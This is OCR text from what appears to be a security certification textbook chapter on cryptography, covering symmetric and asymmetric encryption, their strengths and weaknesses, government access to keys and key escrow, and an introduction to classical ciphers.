
Cryptography is the practice of concealing information by converting plaintext (readable format) into ciphertext (unreadable format) using a key or encryption scheme. It is the process of converting data into a scrambled code that is encrypted and sent across a private or public network. Cryptography protects confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, and many other types of communication. Encrypted messages can, at times, be decrypted by cryptanalysis (code breaking), even though modern encryption techniques are virtually unbreakable.

Objectives of Cryptography

- **Confidentiality**: Assurance that the information is accessible only to those authorized to access it.
- **Integrity**: Trustworthiness of data or resources in terms of preventing improper and unauthorized changes.
- **Authentication**: Assurance that the communication, document, or data is genuine.
- **Nonrepudiation**: Guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.

Cryptography Process

Plaintext (readable format) is encrypted by means of encryption algorithms such as RSA, DES, and AES, resulting in a ciphertext (unreadable format) that, on reaching the destination, is decrypted into readable plaintext.



Encryption
Decryption
Plaintext
Ciphertext
Ciphertext
Plaintext

Figure 20.1: Example of Cryptography

Types of Cryptography

Cryptography is categorized into two types according to the number of keys employed for encryption and decryption:

- **Symmetric Encryption**

  Symmetric encryption requires that both the sender and the receiver of the message possess the same encryption key. The sender uses a key to encrypt the plaintext and sends the resultant ciphertext to the recipient, who uses the same key (used for encryption) to decrypt the ciphertext into plaintext. Symmetric encryption is also known as secret-key cryptography, as it uses only one secret key to encrypt and decrypt the data. This type of cryptography works well when you are communicating with only a few people.

  Because the sender and receiver must share the key before sending any messages, this technique is of limited use for the Internet, where individuals who have not had prior contact frequently require a secure means of communication. The solution to this problem is asymmetric encryption (public-key cryptography).

Plain Text

Figure 20.2: Symmetric Encryption

- **Asymmetric Encryption**

  The concept of asymmetric encryption (also known as public-key cryptography) was introduced to solve key-management problems. Asymmetric encryption involves both a public key and a private key. The public key is publicly available, whereas the sender keeps the private key secret.

  An asymmetric-key system is an encryption method that uses a key pair comprising a public key available to anyone and a private key held only by the key owner, which helps to provide confidentiality, integrity, authentication, and nonrepudiation in data management.

Asymmetric encryption uses the following sequence to send a message:

1. An individual finds the public key of the person he or she wants to contact in a directory.
2. This public key is used to encrypt a message that is then sent to the intended recipient.
3. The receiver uses the private key to decrypt the message and reads it.

No one but the holder of the private key can decrypt a message encrypted with the corresponding public key. This increases the security of the information because all communications involve only public keys; the message sender never transmits or shares the private keys. The sender must link public keys with usernames in a secure manner to ensure that individuals claiming to be the intended recipient do not intercept the information. To meet the need for authentication, one can use digital signatures.


Figure 20.3: Asymmetric Encryption

Strengths and Weaknesses of Crypto Methods

	Symmetric Encryption	**Asymmetric Encryption**
Strengths	Faster and easier to implement, as the same key is used to encrypt and decrypt data Requires less processing power Can be implemented in application-specific integrated chip (ASIC).	Convenient to use, as the distribution of keys to encrypt messages is not required
	Prevents widespread message security compromise as different secret keys are used to communicate with different parties	Enhanced security, as one need not share or transmit private keys to anyone
	The key is not bound to the data being transferred on the link; therefore, even if the data are intercepted, it is not possible to decrypt it	Provides digital signatures that cannot be repudiated
Weaknesses	**Symmetric Encryption**	**Asymmetric Encryption**
	Lack of secure channel to exchange the secret key	Slow in processing and requires high processing power
	Difficult to manage and secure too many shared keys that are generated to communicate with different parties	Widespread message security compromise is possible (i.e., an attacker can read complete messages if the private key is compromised)
	Provides no assurance about the origin and authenticity of a message, as the same key is used by both the sender and the receiver	Messages received cannot be decrypted if the private key is lost
	Vulnerable to dictionary attacks and brute-force attacks	Vulnerable to man-in-the-middle and brute-force attacks

Table 20.1: Strengths and weaknesses of crypto methods



Government Access to Keys (GAK)

- GAK means that software companies will give **copies of all keys** (or at least a sufficient proportion of each key that the remainder could be cracked) to the government
- The government promises that they will hold on to the keys in a **secure manner** and will only use them when a **court issues a warrant** to do so
- To the government, this is similar to the **ability to wiretapping phones**

Cryptographic Key
Item A
Item B
Item C
Item D
Item E
Items to which the GAK has right of access
Items to which the GAK has NO right of access

Government Access to Keys (GAK)

Government Access to Keys (GAK) refers to the statutory obligation of individuals and organizations to disclose their cryptographic keys to government agencies. It means that software companies will give copies of all keys (or at least enough of the key such that the remainder can be cracked) to the government. Law enforcement agencies around the world acquire and use these cryptographic keys to monitor suspicious communication and collect evidence of cybercrimes in the interests of national security. The government promises that it will hold on to the keys in a secure manner and only use them when a court issues a warrant to do so. To the government, this issue is similar to the ability to wiretap phones.

Government agencies often use key escrow for uninterrupted access to keys. Key escrow is a key exchange arrangement in which essential cryptographic keys are stored with a third party in escrow. The third party can use or allow others to use the encryption keys under certain predefined circumstances. The third party, with regard to GAK, is generally a government agency that may use the encryption keys to decipher digital evidence under authorization or a warrant from a court of law. However, there is growing concern about the privacy and security of cryptographic keys and information. Government agencies are responsible for protecting these keys. Such agencies generally use a single key to protect other keys, which is not a good idea, as revealing a single key could expose the other keys.

These agencies are not aware of how confidential the information protected by the keys is, which makes it difficult to judge how much protection is required. In cases where seized keys also protect other information that these agencies have no right to access, the consequences of key revelation cannot be determined, because government agencies are not aware of the information that the keys protect. In such cases, the key owner is liable for the consequences of key revelation. Before owners hand over their keys to government agencies, they need to be assured that the government agencies will protect these keys according to a sufficiently strong standard to protect their interests.


LO#02: Explain Different Encryption Algorithms

Encryption Algorithms

Encryption is the process of converting readable plaintext into an unreadable ciphertext using a set of complex algorithms that transform the data into blocks or streams of random alphanumeric characters. This section deals with ciphers and various encryption algorithms such as DES, AES, RC4, RC5, RC6, DSA, RSA, MD5, SHA, etc.



Ciphers

Ciphers are algorithms used to encrypt or decrypt the data

Types of ciphers

Classical Ciphers

- **Substitution cipher**
  A block of plaintext is replaced with ciphertext
- **Transposition cipher**
  The letters of the plaintext are shifted about to form the cryptogram

